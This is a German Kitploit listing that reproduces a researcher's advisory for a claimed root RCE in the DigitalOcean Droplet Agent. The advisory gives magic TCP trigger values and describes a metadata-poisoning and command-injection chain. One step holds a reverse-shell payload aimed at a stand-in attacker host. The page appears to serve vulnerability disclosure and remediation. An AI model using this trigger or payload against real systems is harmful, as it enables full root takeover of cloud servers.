
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-24516-DigitalOcean-RCE. — Technische Analyse und PoC für CVE-2026-24516: Unauthentifizierte Root-Remote-Code-Ausführung im DigitalOcean Droplet Agent (CVSS 10.0). | Kitploit
Tools/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce.
Privilege EscalationSchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPost-ExploitationCloud-SicherheitPapers & Forschung

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen
Red Teaming
Payload-Entwicklung
GitHubpoxsky/cve-2026-24516-digitalocean-rce.

CVE-2026-24516-DigitalOcean-RCE.

Technische Analyse und PoC für CVE-2026-24516: Unauthentifizierte Root-Remote-Code-Ausführung im DigitalOcean Droplet Agent (CVSS 10.0).

Repository anzeigen
vor 6 MonatenNoch nicht geprüft

CVE-2026-24516-DigitalOcean-RCE.

Technische Analyse und PoC für CVE-2026-24516: Unauthentifizierte Root-Remote-Code-Ausführung im DigitalOcean Droplet Agent (CVSS 10.0).

TECHNISCHE SICHERHEITSMITTEILUNG: CVE-2026-24516

ID: CVE-2026-24516

TITEL: Unauthentifizierte Root-RCE über Metadata-Poisoning & Side-Channel

SCHWEREGRAD: Kritisch (CVSS v3.1: 10.0 / AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

FORSCHER: Anmol Singh Rajput (@poxsky)

BETROFFEN: DigitalOcean Droplet Agent (droplet-agent) <= v1.3.2

================================================================================

  1. ARCHITEKTURÜBERBLICK

Der 'droplet-agent' ist ein privilegierter System-Daemon (UID 0), der für Remote-Telemetrie und Diagnose entwickelt wurde. Er unterhält einen passiven Überwachungszustand, bis eine spezifische Signalisierungssequenz empfangen wird. Die Kernschwachstelle liegt im "Impliziten Vertrauensmodell" des link-lokalen Metadata-Dienstes (169.254.169.254), dem kryptografische Integritätsprüfungen fehlen.

  1. TIEFENANALYSE: EXPLOIT-PRIMITIVE




A. PASSIVER TCP-SIDE-CHANNEL (DIE SIGNALISIERUNGSSCHICHT) Der Agent verwendet einen Raw-Socket-Listener (internal/metadata/watcher/ssh_watcher.go) auf Port 22. Er führt einen Zustandsübergang von IDLE zu ACTIVE basierend auf hartkodierten Magic-Konstanten im TCP-Header durch:

  • Sequence Number (Seq): 0x419AD37 (68796879 -> "DODO")
  • Acknowledgment Number (Ack): 0xCF259 (848489 -> "TTY")

Analyse: Dies erzeugt einen deterministischen Auslöser. Ein externer Angreifer kann die Infrastruktur-Kontrollschicht impersonieren, indem er ein einzelnes TCP-SYN-Paket mit diesen Magic-Werten spoofed.

B. VERLETZUNG DER VERTRAUENSGRENZE (DER LINK-LOKALE FEHLER) Nach der Signalisierung ruft der Agent JSON-Anweisungen vom Cloud-Metadata-Endpunkt ab. Die Schwachstelle ist ein Fehlen der Authentizitätsprüfung. Der Agent behandelt die 169.254.169.254-Zone als "gehärtete vertrauenswürdige Zone" und versäumt es, Payload-Signaturen (HMAC/mTLS) zu verifizieren.







C. DIE SENKE: UNSANITISIERTE BEFEHLSEINSCHLEUSUNG Der 'TroubleshootingActioner' (internal/troubleshooting/actioner/actioner.go) enthält eine Senke, in der das 'requesting'-Array geparst wird.

  • Verwundbare Senke: exec.CommandContext(ctx, name, args...)
  • Logikfehler: Die Validierungslogik führt nur eine Präfixprüfung ('command:') durch. Sie versäumt es, Eingaben zu tokenisieren oder Shell-Metazeichen (;, |, &, $) zu bereinigen.
  1. WAFFNISierte ANGRIFFSKETTE (SSRF-TO-ROOT-RCE)

  1. IMPERSONATION: Angreifer identifiziert eine SSRF in einer gehosteten Anwendung, um Anfragen an den link-lokalen Metadata-Dienst zu proxien.

  2. POISONING: Angreifer richtet einen bösartigen Metadata-Server ein, der Folgendes zurückgibt: {"requesting": ["command:bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'"]}

  3. DER KLOPFER: Angreifer sendet den "DODO-TTY"-TCP-Trigger an Port 22.

  4. AUSFÜHRUNG: Der Agent ruft das vergiftete JSON ab und führt die Reverse-Shell mit EFFEKTIVER UID 0 (Root) aus.

  5. AUSWIRKUNGSBEWERTUNG


  • VOLLSTÄNDIGE SYSTEMKOMPROMITTIERUNG: Voller Kernel-Level-Zugriff.
  • PERSISTENZ: Fähigkeit, Rootkits oder persistente SSH-Backdoors einzuschleusen.
  • MANDANTENRISIKO: Eine einzelne SSRF in einer beliebigen Kundenanwendung führt zu einer vollständigen Droplet-Übernahme unter Umgehung aller Firewalls auf OS-Ebene.
  1. BEHEBUNGSSTRATEGIE

  • KRYPTOGRAFISCHE INTEGRITÄT: Implementierung von JWT/HMAC-Signierung für alle Metadata-Payloads.
  • NAMESPACE-ISOLATION: Ausführung des Actioners in einem eingeschränkten PID/Network-Namespace.
  • ALLOWLISTING: Hartkodierung einer Menge unveränderlicher Diagnose-Binärdateien; Ablehnung aller dynamischen String-Eingaben.
1000071250 1000071254 1000071252 1000071246 1000071243 1000071244 1000071247 1000071249 1000071251
Tool herunterladen